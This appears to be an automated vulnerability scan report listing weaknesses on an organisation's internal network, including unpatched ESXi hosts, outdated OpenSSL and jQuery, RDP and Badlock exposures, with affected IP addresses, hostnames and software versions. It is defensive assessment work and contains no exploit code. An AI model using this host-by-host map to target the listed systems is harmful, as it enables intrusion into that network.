CVSS	6.8 (CVSS2#AV:N/AC:M/Au:N/C:P/I:P/A:P)
CVSS3	8.1 (CVSS:3.0/AV:N/AC:H/PR:N/UI:N/S:U/C:H/I:H/A:H)
Recommendation	Upgrade to the latest available firmware version for your device per the vendor advisory (ACV-116267).
References	https://www.axis.com/files/faq/ACV116267_(CVE-2017-9765).pdf https://www.axis.com/ftp/pub_soft/MPQT/SR/acv_116267_patched_fw.txt http://blog.senr.io/devilsivy.html
Affected Nodes	10.100.7.150 on port 0/tcp 10.100.3.150 on port 0/tcp
Additional Output	<pre> Model : P5624-E Mk II Software version : 6.35.1.1 Version source : HTTP Fixed version : 6.50.1.2 </pre>

ESXi 5.0 / 5.1 / 5.5 / 6.0 Multiple Vulnerabilities (VMSA-2016-0010) (remote check)

Severity	
Description	<p>The remote VMware ESXi host is version 5.0, 5.1, 5.5, or 6.0 and is missing a security patch. It is, therefore, affected by multiple vulnerabilities :</p> <ul style="list-style-type: none"> - An arbitrary code execution vulnerability exists in the Shared Folders (HGFS) feature due to improper loading of Dynamic-link library (DLL) files from insecure paths, including the current working directory, which may not be under

	<p>user control. A remote attacker can exploit this vulnerability, by placing a malicious DLL in the path or by convincing a user into opening a file on a network share, to inject and execute arbitrary code in the context of the current user. (CVE-2016-5330)</p> <p>- An HTTP header injection vulnerability exists due to improper sanitization of user-supplied input. A remote attacker can exploit this to inject arbitrary HTTP headers and conduct HTTP response splitting attacks. (CVE-2016-5331)</p> <p>The remote VMware ESXi host is affected by multiple vulnerabilities.</p>
CVSS	4.4 (CVSS2#AV:L/AC:M/Au:N/C:P/I:P/A:P)
CVSS3	7.8 (CVSS:3.0/AV:L/AC:L/PR:N/UI:R/S:U/C:H/I:H/A:H)
Recommendation	<p>Apply the appropriate patch as referenced in the vendor advisory.</p> <p>Note that VMware Tools on Windows-based guests that use the Shared Folders (HGFS) feature must also be updated to completely mitigate CVE-2016-5330.</p>
References	<p>http://www.vmware.com/security/advisories/VMSA-2016-0010.html http://kb.vmware.com/kb/2142193 http://kb.vmware.com/kb/2143976 http://kb.vmware.com/kb/2141429 http://kb.vmware.com/kb/2144359</p>
Affected Nodes	<p>192.168.2.5 on port 0/tcp 192.168.2.3 on port 0/tcp</p>
Additional Output	<pre>ESXi version : 5.1 Installed build : 2000251 Fixed build : 3872664 / 3872638 (security-only fix)</pre>

ESXi 5.1 < Build 2323231 glibc Library Multiple Vulnerabilities (remote check)

Severity	
Description	<p>The remote VMware ESXi host is version 5.1 prior to build 2323231. It is, therefore, affected by the following vulnerabilities in the glibc library :</p> <p>- A buffer overflow flaw exists in the 'extend_buffers' function of the 'posix/regexec.c' file due to improper validation of user input. Using a specially crafted expression, a remote attacker can cause a denial of service. (CVE-2013-0242)</p> <p>- A buffer overflow flaw exists in the 'getaddrinfo' function of the 'sysdeps/posix/getaddrinfo.c' file due to improper validation of user input. A remote attacker can cause a denial of service by triggering a large number of domain conversions. (CVE-2013-1914)</p> <p>The remote VMware ESXi 5.1 host is affected by multiple vulnerabilities.</p>
CVSS	5.0 (CVSS2#AV:N/AC:L/Au:N/C:N/I:N/A:P)
Recommendation	Apply patch ESXi510-201412101-SG for ESXi 5.1.
References	https://www.vmware.com/security/advisories/VMSA-2014-0008.html
Affected Nodes	<p>192.168.2.5 on port 0/tcp 192.168.2.3 on port 0/tcp</p>
Additional Output	<pre>ESXi version : ESXi 5.1 Installed build : 2000251 Fixed build : 2323231</pre>

ESXi 5.1 < Build 2323236 Third-Party Libraries Multiple Vulnerabilities (remote check) (BEAST)

Severity	
Description	<p>The remote VMware ESXi host is version 5.1 prior to build 2323236. It is, therefore, affected by the following vulnerabilities in bundled third-party libraries :</p> <p>- Multiple vulnerabilities exist in the bundled Python library. (CVE-2011-3389, CVE-2012-0845, CVE-2012-0876,</p>

CVE-2012-1150, CVE-2013-1752, CVE-2013-4238)

- Multiple vulnerabilities exist in the bundled GNU C Library (glibc). (CVE-2013-0242, CVE-2013-1914, CVE-2013-4332)
- Multiple vulnerabilities exist in the bundled XML Parser library (libxml2). (CVE-2013-2877, CVE-2014-0191)
- Multiple vulnerabilities exist in the bundled cURL library (libcurl). (CVE-2014-0015, CVE-2014-0138)

The remote VMware ESXi 5.1 host is affected by multiple vulnerabilities.

CVSS	6.4 (CVSS2#AV:N/AC:L/Au:N/C:P/I:P/A:N)
Recommendation	Apply patch ESXi510-201412101-SG for ESXi 5.1.
References	http://www.nessus.org/u?5994bfcf https://www.vmware.com/security/advisories/VMSA-2014-0008.html https://www.vmware.com/security/advisories/VMSA-2014-0012.html
Affected Nodes	192.168.2.5 on port 0/tcp 192.168.2.3 on port 0/tcp
Additional Output	<pre>ESXi version : ESXi 5.1 Installed build : 2000251 Fixed build : 2323236</pre>

ESXi 5.1 < Build 3070626 Shared Folders (HGFS) Guest Privilege Escalation (VMSA-2016-0001) (remote check)

Severity	
Description	<p>The remote VMware ESXi 5.1 host is prior to build 3070626. It is, therefore, affected by a guest privilege escalation vulnerability in the Shared Folders (HGFS) feature due to improper validation of user-supplied input. A local attacker can exploit this to corrupt memory, resulting in an elevation of privileges.</p> <p>The remote VMware ESXi 5.1 host is affected by a guest privilege escalation vulnerability.</p>
CVSS	6.5 (CVSS2#AV:N/AC:L/Au:S/C:P/I:P/A:P)
CVSS3	6.3 (CVSS:3.0/AV:N/AC:L/PR:L/UI:N/S:U/C:L/I:L/A:L)
Recommendation	<p>Apply patch ESXi510-201510102-SG according to the vendor advisory.</p> <p>Note that VMware Tools in any Windows-based guests that use the Shared Folders (HGFS) feature must also be updated to completely mitigate the vulnerability.</p>
References	http://www.vmware.com/security/advisories/VMSA-2016-0001.html http://www.nessus.org/u?c276b94f http://www.nessus.org/u?4cf0502f
Affected Nodes	192.168.2.5 on port 0/tcp 192.168.2.3 on port 0/tcp
Additional Output	<pre>ESXi version : ESXi 5.1 Installed build : 2000251 Fixed build : 3070626</pre>

HSTS Missing From HTTPS Server (RFC 6797)

Severity	
Description	<p>The remote web server is not enforcing HSTS, as defined by RFC 6797. HSTS is an optional response header that can be configured on the server to instruct the browser to only communicate via HTTPS. The lack of HSTS allows downgrade attacks, SSL-stripping man-in-the-middle attacks, and weakens cookie-hijacking protections.</p> <p>The remote web server is not enforcing HSTS, as defined by RFC 6797.</p>
CVSS	5.8 (CVSS2#AV:N/AC:M/Au:N/C:P/I:P/A:N)
CVSS3	7.4 (CVSS:3.0/AV:N/AC:H/PR:N/UI:N/S:U/C:H/I:H/A:N)
Recommendation	Configure the remote web server to use HSTS.

References	https://tools.ietf.org/html/rfc6797
Affected Nodes	10.100.2.49 (IT09-H42HYV1) on port 443/tcp
Additional Output	The remote HTTPS server does not send the HTTP "Strict-Transport-Security" header.

HTTP TRACE / TRACK Methods Allowed

Severity	
Description	The remote web server supports the TRACE and/or TRACK methods. TRACE and TRACK are HTTP methods that are used to debug web server connections. Debugging functions are enabled on the remote web server.
CVSS	5.0 (CVSS2#AV:N/AC:L/Au:N/C:P/I:N/A:N)
CVSS3	5.3 (CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N)
Recommendation	Disable these methods. Refer to the plugin output for more information.
References	https://www.cgisecurity.com/whitehat-mirror/WH-WhitePaper_XST_ebook.pdf http://www.apacheweek.com/issues/03-01-24 https://download.oracle.com/sunalerts/1000718.1.html
Affected Nodes	192.168.2.51 on port 443/tcp 192.168.2.51 on port 80/tcp


Additional Output	<p>To disable these methods, add the following lines for each virtual host in your configuration file :</p> <pre>RewriteEngine on RewriteCond %{REQUEST_METHOD} ^(TRACE TRACK) RewriteRule .* - [F]</pre> <p>Alternatively, note that Apache versions 1.3.34, 2.0.55, and 2.2 support disabling the TRACE method natively via the 'TraceEnable' directive.</p> <p>vPenTest Partner sent the following TRACE request :</p> <pre>----- snip ----- TRACE /vPenTest Partner615465857.html HTTP/1.1 Connection: Close Host: 192.168.2.51 Pragma: no-cache User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident/4.0) Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, image/png, */* Accept-Language: en Accept-Charset: iso-8859-1,*,utf-8 ----- snip -----</pre> <p>and received the following response from the remote server :</p> <pre>----- snip ----- HTTP/1.1 200 OK Date: Mon, 11 Jan 2021 22:29:58 GMT ----- snipped -----</pre>
-------------------	--

IP Forwarding Enabled


Severity	
Description	The remote host has IP forwarding enabled. An attacker can exploit this to route packets through the host and potentially bypass some firewalls / routers / NAC filtering. Unless the remote host is a router, it is recommended that you disable IP forwarding.

CVSS	5.8 (CVSS2#AV:A/AC:L/Au:N/C:P/I:P/A:P)
Recommendation	<p>On Linux, you can disable IP forwarding by doing :</p> <pre>echo 0 > /proc/sys/net/ipv4/ip_forward</pre> <p>On Windows, set the key 'IPEnableRouter' to 0 under HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services\Tcpip\Parameters</p> <p>On Mac OS X, you can disable IP forwarding by executing the command :</p> <pre>sysctl -w net.inet.ip.forwarding=0</pre> <p>For other systems, check with your vendor.</p>
References	n/a
Affected Nodes	10.100.2.62 on port 0/tcp 10.100.2.5 on port 0/tcp
Additional Output	n/a

jQuery 1.2 < 3.5.0 Multiple XSS

Severity	
Description	<p>According to the self-reported version in the script, the version of JQuery hosted on the remote web server is greater than or equal to 1.2 and prior to 3.5.0. It is, therefore, affected by multiple cross site scripting vulnerabilities.</p> <p>The remote web server is affected by multiple cross site scripting vulnerability.</p>
CVSS	4.3 (CVSS2#AV:N/AC:M/Au:N/C:N/I:P/A:N)
CVSS3	6.1 (CVSS:3.0/AV:N/AC:L/PR:N/UI:R/S:C/C:L/I:L/A:N)
Recommendation	Upgrade to JQuery version 3.5.0 or later.
References	https://blog.jquery.com/2020/04/10/jquery-3-5-0-released/
Affected Nodes	192.168.2.45 on port 80/tcp 10.100.31.66 on port 443/tcp 10.100.31.65 on port 443/tcp 10.100.31.64 on port 443/tcp 10.100.3.57 on port 443/tcp 10.100.1.74 on port 443/tcp
Additional Output	<pre>URL : http://192.168.2.45/base/js/jquery-1.6.2.min.js Installed version : 1.6.2 Fixed version : 3.5.0</pre>

mDNS Detection (Remote Network)


Severity	
Description	<p>The remote service understands the Bonjour (also known as ZeroConf or mDNS) protocol, which allows anyone to uncover information from the remote host such as its operating system type and exact version, its hostname, and the list of services it is running.</p> <p>This plugin attempts to discover mDNS used by hosts that are not on the network segment on which vPenTest Partner resides.</p> <p>It is possible to obtain information about the remote host.</p>
CVSS	5.0 (CVSS2#AV:N/AC:L/Au:N/C:P/I:N/A:N)
Recommendation	Filter incoming traffic to UDP port 5353, if desired.
References	n/a
Affected Nodes	10.100.35.50 on port 5353/udp

10.100.34.80 on port 5353/udp
10.100.34.72 on port 5353/udp
10.100.34.65 on port 5353/udp
10.100.34.63 on port 5353/udp
10.100.34.53 on port 5353/udp
10.100.34.50 on port 5353/udp
10.100.34.81 on port 5353/udp
10.100.34.79 on port 5353/udp
10.100.34.78 on port 5353/udp
10.100.34.77 on port 5353/udp
10.100.34.76 on port 5353/udp
10.100.34.75 on port 5353/udp
10.100.34.74 on port 5353/udp
10.100.34.73 on port 5353/udp
10.100.34.71 on port 5353/udp
10.100.34.70 on port 5353/udp
10.100.34.69 on port 5353/udp
10.100.34.68 on port 5353/udp
10.100.34.67 on port 5353/udp
10.100.34.66 on port 5353/udp
10.100.34.64 on port 5353/udp
10.100.34.62 on port 5353/udp
10.100.34.61 on port 5353/udp
10.100.34.60 on port 5353/udp
10.100.34.59 on port 5353/udp
10.100.34.58 on port 5353/udp
10.100.34.57 on port 5353/udp
10.100.34.56 on port 5353/udp
10.100.34.55 on port 5353/udp
10.100.34.54 on port 5353/udp
10.100.34.52 on port 5353/udp
10.100.34.51 on port 5353/udp
10.100.33.55 on port 5353/udp
10.100.32.62 on port 5353/udp
10.100.32.58 on port 5353/udp
10.100.32.56 on port 5353/udp
10.100.31.67 on port 5353/udp
10.100.33.50 on port 5353/udp
10.100.33.20 on port 5353/udp
10.100.32.69 on port 5353/udp
10.100.32.61 on port 5353/udp
10.100.32.59 on port 5353/udp
10.100.32.57 on port 5353/udp
10.100.32.55 on port 5353/udp
10.100.32.54 on port 5353/udp
10.100.32.53 on port 5353/udp
10.100.32.52 on port 5353/udp
10.100.32.51 on port 5353/udp
10.100.32.50 on port 5353/udp
10.100.31.82 on port 5353/udp
10.100.31.81 on port 5353/udp
10.100.31.80 on port 5353/udp
10.100.31.77 on port 5353/udp
10.100.31.75 on port 5353/udp
10.100.31.73 on port 5353/udp
10.100.31.71 on port 5353/udp
10.100.31.69 on port 5353/udp
10.100.31.60 on port 5353/udp
10.100.31.58 on port 5353/udp
10.100.31.56 on port 5353/udp
10.100.31.55 on port 5353/udp
10.100.31.54 on port 5353/udp
10.100.31.53 on port 5353/udp
10.100.31.52 on port 5353/udp
10.100.31.50 on port 5353/udp
10.100.7.150 on port 5353/udp
10.100.31.51 on port 5353/udp
10.100.6.87 on port 5353/udp
10.100.6.20 on port 5353/udp


10.100.5.52 on port 5353/udp
 10.100.3.151 on port 5353/udp
 10.100.3.150 on port 5353/udp
 10.100.5.53 on port 5353/udp
 10.100.1.151 on port 5353/udp
 10.100.1.150 on port 5353/udp

Additional Output	vPenTest Partner was able to extract the following information : - mDNS hostname : UniFi-CloudKey-Gen2.local.
-------------------	--

Microsoft Windows Remote Desktop Protocol Server Man-in-the-Middle Weakness

Severity	
Description	<p>The remote version of the Remote Desktop Protocol Server (Terminal Service) is vulnerable to a man-in-the-middle (MiTM) attack. The RDP client makes no effort to validate the identity of the server when setting up encryption. An attacker with the ability to intercept traffic from the RDP server can establish encryption with the client and server without being detected. A MiTM attack of this nature would allow the attacker to obtain any sensitive information transmitted, including authentication credentials.</p> <p>This flaw exists because the RDP server stores a hard-coded RSA private key in the mstlsapi.dll library. Any local user with access to this file (on any Windows system) can retrieve the key and use it for this attack.</p>
CVSS	5.1 (CVSS2#AV:N/AC:H/Au:N/C:P/I:P/A:P)
Recommendation	<ul style="list-style-type: none"> - Force the use of SSL as a transport layer for this service if supported, or/and - Select the 'Allow connections only from computers running Remote Desktop with Network Level Authentication' setting if it is available.
References	n/a
Affected Nodes	<p>192.168.2.71 on port 3389/tcp 10.100.7.210 on port 3389/tcp 10.100.7.136 on port 3389/tcp 10.100.7.135 on port 3389/tcp 10.100.7.131 on port 3389/tcp 10.100.7.125 on port 3389/tcp 10.100.7.115 on port 3389/tcp 10.100.5.64 (CONMSAUTHMI601) on port 3389/tcp 10.100.2.49 (IT09-H42HYV1) on port 3389/tcp</p>
Additional Output	n/a

MS16-047: Security Update for SAM and LSAD Remote Protocols (3148527) (Badlock) (unauthenticated check)

Severity	
Description	The remote Windows host is affected by an elevation of privilege vulnerability in the Security Account Manager (SAM) and Local Security Authority (Domain Policy) (LSAD) protocols due to improper authentication level negotiation over Remote Procedure Call (RPC) channels. A man-in-the-middle attacker able to intercept communications between a client and a server hosting a SAM database can exploit this to force the authentication level to downgrade, allowing the attacker to impersonate an authenticated user and access the SAM database.
CVSS	5.8 (CVSS2#AV:N/AC:M/Au:N/C:P/I:P/A:N)
CVSS3	6.8 (CVSS:3.0/AV:N/AC:H/PR:N/UI:R/S:U/C:H/I:H/A:N)
Recommendation	Microsoft has released a set of patches for Windows Vista, 2008, 7, 2008 R2, 2012, 8.1, RT 8.1, 2012 R2, and 10.
References	n/a
Affected Nodes	<p>10.100.7.115 on port 49161/tcp 10.100.5.64 (CONMSAUTHMI601) on port 49156/tcp</p>
Additional Output	n/a

OpenSSL 1.0.2 < 1.0.2k Multiple Vulnerabilities

Severity	
Description	<p>According to its banner, the version of OpenSSL running on the remote host is 1.0.2 prior to 1.0.2k. It is, therefore, affected by multiple vulnerabilities :</p> <ul style="list-style-type: none"> - A carry propagation error exists in the Broadwell-specific Montgomery multiplication procedure when handling input lengths divisible by but longer than 256 bits. This can result in transient authentication and key negotiation failures or reproducible erroneous outcomes of public-key operations with specially crafted input. A man-in-the-middle attacker can possibly exploit this issue to compromise ECDH key negotiations that utilize Brainpool P-512 curves. (CVE-2016-7055) - An out-of-bounds read error exists when handling packets using the CHACHA20/POLY1305 or RC4-MD5 ciphers. An unauthenticated, remote attacker can exploit this, via specially crafted truncated packets, to cause a denial of service condition. (CVE-2017-3731) - A carry propagating error exists in the x86_64 Montgomery squaring implementation that may cause the BN_mod_exp() function to produce incorrect results. An unauthenticated, remote attacker with sufficient resources can exploit this to obtain sensitive information regarding private keys. Note that this issue is very similar to CVE-2015-3193. Moreover, the attacker would additionally need online access to an unpatched system using the target private key in a scenario with persistent DH parameters and a private key that is shared between multiple clients. For example, this can occur by default in OpenSSL DHE based SSL/TLS cipher suites. (CVE-2017-3732) <p>A service running on the remote host is affected by multiple vulnerabilities.</p>
CVSS	4.3 (CVSS2#AV:N/AC:M/Au:N/C:P/I:N/A:N)
CVSS3	5.9 (CVSS:3.0/AV:N/AC:H/PR:N/UI:N/S:U/C:H/I:N/A:N)
Recommendation	Upgrade to OpenSSL version 1.0.2k or later.
References	https://www.openssl.org/news/secadv/20170126.txt
Affected Nodes	10.100.6.87 on port 80/tcp
Additional Output	<pre> Banner : Apache/2.4.20 (Unix) OpenSSL/1.0.2j Reported version : 1.0.2j Fixed version : 1.0.2k </pre>

OpenSSL 1.0.2 < 1.0.2n Multiple Vulnerabilities

Severity	
Description	<p>According to its banner, the version of OpenSSL running on the remote host is 1.0.x prior to 1.0.2n. It is, therefore, affected by multiple vulnerabilities that allow potential recovery of private key information or failure to properly encrypt data.</p> <p>A service running on the remote host is affected by multiple vulnerabilities.</p>
CVSS	4.3 (CVSS2#AV:N/AC:M/Au:N/C:P/I:N/A:N)
CVSS3	5.9 (CVSS:3.0/AV:N/AC:H/PR:N/UI:N/S:U/C:H/I:N/A:N)
Recommendation	Upgrade to OpenSSL version 1.0.2n or later.
References	https://www.openssl.org/news/secadv/20171207.txt
Affected Nodes	10.100.6.87 on port 80/tcp
Additional Output	<pre> Banner : Apache/2.4.20 (Unix) OpenSSL/1.0.2j Reported version : 1.0.2j Fixed version : 1.0.2n </pre>

OpenSSL 1.0.2 < 1.0.2u Procedure Overflow Vulnerability

Severity	
Description	The version of OpenSSL installed on the remote host is prior to 1.0.2u. It is, therefore, affected by a vulnerability as referenced in the 1.0.2u advisory.


- There is an overflow bug in the x64_64 Montgomery squaring procedure used in exponentiation with 512-bit moduli. No EC algorithms are affected. Analysis suggests that attacks against 2-prime RSA1024, 3-prime RSA1536, and DSA1024 as a result of this defect would be very difficult to perform and are not believed likely. Attacks against DH512 are considered just feasible. However, for an attack the target would have to re-use the DH512 private key, which is not recommended anyway. Also applications directly using the low level API BN_mod_exp may be affected if they use BN_FLG_CONSTTIME. Fixed in OpenSSL 1.1.1e-dev (Affected 1.1.1-1.1.1d). Fixed in OpenSSL 1.0.2u-dev (Affected 1.0.2-1.0.2t). (CVE-2019-1551)

Note that vPenTest Partner has not tested for this issue but has instead relied only on the application's self-reported version number.

The remote service is affected by a procedure overflow vulnerability.

CVSS	5.0 (CVSS2#AV:N/AC:L/Au:N/C:P/I:N/A:N)
CVSS3	5.3 (CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N)
Recommendation	Upgrade to OpenSSL version 1.0.2u or later.
References	http://www.nessus.org/u?83f0f491 https://www.openssl.org/news/secadv/20191206.txt
Affected Nodes	10.100.6.87 on port 80/tcp 10.100.6.20 on port 443/tcp 10.100.6.20 on port 80/tcp
Additional Output	<pre> Banner : Apache/2.4.20 (Unix) OpenSSL/1.0.2j Reported version : 1.0.2j Fixed version : 1.0.2u-dev </pre>

OpenSSL 1.0.2 < 1.0.2x Null Pointer Dereference Vulnerability


Severity	
Description	<p>The version of tested product installed on the remote host is prior to tested version. It is, therefore, affected by a vulnerability as referenced in the 1.0.2x advisory.</p> <p>- The X.509 GeneralName type is a generic type for representing different types of names. One of those name types is known as EDIPartyName. OpenSSL provides a function GENERAL_NAME_cmp which compares different instances of a GENERAL_NAME to see if they are equal or not. This function behaves incorrectly when both GENERAL_NAMES contain an EDIPARTYNAME. A NULL pointer dereference and a crash may occur leading to a possible denial of service attack. OpenSSL itself uses the GENERAL_NAME_cmp function for two purposes: 1) Comparing CRL distribution point names between an available CRL and a CRL distribution point embedded in an X509 certificate 2) When verifying that a timestamp response token signer matches the timestamp authority name (exposed via the API functions TS_RESP_verify_response and TS_RESP_verify_token) If an attacker can control both items being compared then that attacker could trigger a crash. For example if the attacker can trick a client or server into checking a malicious certificate against a malicious CRL then this may occur. Note that some applications automatically download CRLs based on a URL embedded in a certificate. This checking happens prior to the signatures on the certificate and CRL being verified. OpenSSL's s_server, s_client and verify tools have support for the -crl_download option which implements automatic CRL downloading and this attack has been demonstrated to work against those tools. Note that an unrelated bug means that affected versions of OpenSSL cannot parse or construct correct encodings of EDIPARTYNAME. However it is possible to construct a malformed EDIPARTYNAME that OpenSSL's parser will accept and hence trigger this attack. All OpenSSL 1.1.1 and 1.0.2 versions are affected by this issue. Other OpenSSL releases are out of support and have not been checked. Fixed in OpenSSL 1.1.1i (Affected 1.1.1-1.1.1h). Fixed in OpenSSL 1.0.2x (Affected 1.0.2-1.0.2w). (CVE-2020-1971)</p> <p>Note that vPenTest Partner has not tested for this issue but has instead relied only on the application's self-reported version number.</p> <p>The remote service is affected by a null pointer dereference vulnerability.</p>
CVSS	4.3 (CVSS2#AV:N/AC:M/Au:N/C:N/I:N/A:P)
CVSS3	5.9 (CVSS:3.0/AV:N/AC:H/PR:N/UI:N/S:U/C:N/I:N/A:H)
Recommendation	Upgrade to OpenSSL version 1.0.2x or later.
References	http://www.nessus.org/u?101e8ed5

<https://www.openssl.org/news/secadv/20201208.txt>

Affected Nodes	10.100.6.87 on port 80/tcp 10.100.6.20 on port 443/tcp 10.100.6.20 on port 80/tcp
----------------	---

Additional Output	<pre> Banner : Apache/2.4.20 (Unix) OpenSSL/1.0.2j Reported version : 1.0.2j Fixed version : 1.0.2x </pre>
-------------------	--

OpenSSL 1.0.x < 1.0.2m RSA/DSA Unspecified Carry Issue

Severity	
----------	---

Description	<p>According to its banner, the version of OpenSSL running on the remote host is 1.0.x prior to 1.0.2m. It is, therefore, affected by an unspecified carry vulnerability.</p> <p>A service running on the remote host is affected by an unspecified carry vulnerability.</p>
-------------	--

CVSS	5.0 (CVSS2#AV:N/AC:L/Au:N/C:N/I:P/A:N)
------	--

CVSS3	5.3 (CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:L/A:N)
-------	--


Recommendation	Upgrade to OpenSSL version 1.0.2m or later.
----------------	---

References	https://www.openssl.org/news/secadv/20171102.txt
------------	---

Affected Nodes	10.100.6.87 on port 80/tcp
----------------	----------------------------

Additional Output	<pre> Banner : Apache/2.4.20 (Unix) OpenSSL/1.0.2j Reported version : 1.0.2j Fixed version : 1.0.2m </pre>
-------------------	--

OpenSSL 1.0.x < 1.0.2o Multiple Vulnerabilities

Severity	
----------	---

Description	<p>According to its banner, the version of OpenSSL running on the remote host is 1.0.x prior to 1.0.2o. It is, therefore, affected by a remote DoS vulnerability.</p> <p>A service running on the remote host is affected by multiple vulnerabilities.</p>
-------------	--

CVSS	4.3 (CVSS2#AV:N/AC:M/Au:N/C:N/I:N/A:P)
------	--

CVSS3	6.5 (CVSS:3.0/AV:N/AC:L/PR:N/UI:R/S:U/C:N/I:N/A:H)
-------	--

Recommendation	Upgrade to OpenSSL version 1.0.2o or later.
----------------	---

References	https://www.openssl.org/news/secadv/20180327.txt https://www.openssl.org/news/openssl-1.0.2-notes.html
------------	--

Affected Nodes	10.100.6.87 on port 80/tcp 10.100.6.20 on port 80/tcp 10.100.6.20 on port 443/tcp
----------------	---

Additional Output	<pre> Banner : Apache/2.4.20 (Unix) OpenSSL/1.0.2j Reported version : 1.0.2j Fixed version : 1.0.2o </pre>
-------------------	--

OpenSSL 1.0.x < 1.0.2p Multiple Vulnerabilities


Severity	
----------	---

Description	<p>According to its banner, the version of OpenSSL running on the remote host is 1.0.x prior to 1.0.2p. It is, therefore, affected by a denial of service vulnerability and a cache timing side channel vulnerability.</p> <p>A service running on the remote host is affected by multiple vulnerabilities.</p>
-------------	---


CVSS	4.3 (CVSS2#AV:N/AC:M/Au:N/C:P/I:N/A:N)
------	--

CVSS3	5.9 (CVSS:3.0/AV:N/AC:H/PR:N/UI:N/S:U/C:H/I:N/A:N)
Recommendation	Upgrade to OpenSSL version 1.0.2p or later.
References	https://www.openssl.org/news/secadv/20180612.txt https://www.openssl.org/news/secadv/20180416.txt
Affected Nodes	10.100.6.87 on port 80/tcp 10.100.6.20 on port 80/tcp 10.100.6.20 on port 443/tcp
Additional Output	<pre> Banner : Apache/2.4.20 (Unix) OpenSSL/1.0.2j Reported version : 1.0.2j Fixed version : 1.0.2p </pre>

OpenSSL 1.0.x < 1.0.2q Multiple Vulnerabilities

Severity	
Description	<p>According to its banner, the version of OpenSSL running on the remote host is 1.0.x prior to 1.0.2q. It is, therefore, affected by a denial of service vulnerability and a cache timing side channel vulnerability.</p> <p>A service running on the remote host is affected by multiple vulnerabilities.</p>
CVSS	4.3 (CVSS2#AV:N/AC:M/Au:N/C:P/I:N/A:N)
CVSS3	5.9 (CVSS:3.0/AV:N/AC:H/PR:N/UI:N/S:U/C:H/I:N/A:N)
Recommendation	Upgrade to OpenSSL version 1.0.2q or later.
References	https://www.openssl.org/news/secadv/20181112.txt https://www.openssl.org/news/secadv/20181030.txt
Affected Nodes	10.100.6.87 on port 80/tcp 10.100.6.20 on port 443/tcp 10.100.6.20 on port 80/tcp
Additional Output	<pre> Banner : Apache/2.4.20 (Unix) OpenSSL/1.0.2j Reported version : 1.0.2j Fixed version : 1.0.2q </pre>

OpenSSL 1.0.x < 1.0.2r Information Disclosure Vulnerability

Severity	
Description	<p>According to its banner, the version of OpenSSL running on the remote host is 1.0.x prior to 1.0.2r. It is, therefore, affected by an information disclosure vulnerability due to the decipherable way a application responds to a 0 byte record. An unauthenticated, remote attacker could exploit this vulnerability, via a padding oracle attack, to potentially disclose sensitive information.</p> <p>Note: Only 'non-stitched' ciphersuites are exploitable.</p> <p>A service running on the remote host is affected by an information disclosure vulnerability.</p>
CVSS	4.3 (CVSS2#AV:N/AC:M/Au:N/C:P/I:N/A:N)
CVSS3	5.9 (CVSS:3.0/AV:N/AC:H/PR:N/UI:N/S:U/C:H/I:N/A:N)
Recommendation	Upgrade to OpenSSL version 1.0.2r or later.
References	http://www.nessus.org/u?0e8c6acd https://www.openssl.org/news/secadv/20190226.txt
Affected Nodes	10.100.6.87 on port 80/tcp 10.100.6.20 on port 443/tcp 10.100.6.20 on port 80/tcp
Additional Output	<pre> Banner : Apache/2.4.20 (Unix) OpenSSL/1.0.2j Reported version : 1.0.2j Fixed version : 1.0.2r </pre>

OpenSSL 1.1.1 < 1.1.1e-dev Procedure Overflow Vulnerability


Severity	
Description	<p>The version of OpenSSL installed on the remote host is prior to 1.1.1e-dev. It is, therefore, affected by a vulnerability as referenced in the 1.1.1e-dev advisory.</p> <p>- There is an overflow bug in the x64_64 Montgomery squaring procedure used in exponentiation with 512-bit moduli. No EC algorithms are affected. Analysis suggests that attacks against 2-prime RSA1024, 3-prime RSA1536, and DSA1024 as a result of this defect would be very difficult to perform and are not believed likely. Attacks against DH512 are considered just feasible. However, for an attack the target would have to re-use the DH512 private key, which is not recommended anyway. Also applications directly using the low level API BN_mod_exp may be affected if they use BN_FLG_CONSTTIME. Fixed in OpenSSL 1.1.1e-dev (Affected 1.1.1-1.1.1d). (CVE-2019-1551)</p> <p>Note that vPenTest Partner has not tested for this issue but has instead relied only on the application's self-reported version number.</p> <p>The remote service is affected by a procedure overflow vulnerability.</p>
CVSS	5.0 (CVSS2#AV:N/AC:L/Au:N/C:P/I:N/A:N)
CVSS3	5.3 (CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N)
Recommendation	Upgrade to OpenSSL version 1.1.1e-dev or later.
References	http://www.nessus.org/u?83f0f491 https://www.openssl.org/news/secadv/20191206.txt
Affected Nodes	<p>10.100.31.82 on port 80/tcp 10.100.31.81 on port 443/tcp 10.100.31.81 on port 80/tcp 10.100.31.69 on port 443/tcp 10.100.31.69 on port 80/tcp 10.100.31.52 on port 443/tcp 10.100.31.82 on port 443/tcp 10.100.31.60 on port 443/tcp 10.100.31.60 on port 80/tcp 10.100.31.54 on port 443/tcp 10.100.31.54 on port 80/tcp 10.100.31.52 on port 80/tcp</p>
Additional Output	<pre> Banner : Apache/2.4.41 (Unix) OpenSSL/1.1.1d Reported version : 1.1.1d Fixed version : 1.1.1e-dev </pre>

OpenSSL 1.1.1 < 1.1.1g Vulnerability

Severity	
Description	<p>The version of tested product installed on the remote host is prior to tested version. It is, therefore, affected by a vulnerability as referenced in the 1.1.1g advisory.</p> <p>- Server or client applications that call the SSL_check_chain() function during or after a TLS 1.3 handshake may crash due to a NULL pointer dereference as a result of incorrect handling of the signature_algorithms_cert TLS extension. The crash occurs if an invalid or unrecognised signature algorithm is received from the peer. This could be exploited by a malicious peer in a Denial of Service attack. OpenSSL version 1.1.1d, 1.1.1e, and 1.1.1f are affected by this issue. This issue did not affect OpenSSL versions prior to 1.1.1d. Fixed in OpenSSL 1.1.1g (Affected 1.1.1d-1.1.1f). (CVE-2020-1967)</p> <p>Note that vPenTest Partner has not tested for this issue but has instead relied only on the application's self-reported version number.</p> <p>The remote service is affected by a vulnerability.</p>
CVSS	5.0 (CVSS2#AV:N/AC:L/Au:N/C:N/I:N/A:P)
CVSS3	7.5 (CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:N/A:H)


Recommendation	Upgrade to OpenSSL version 1.1.1g or later.
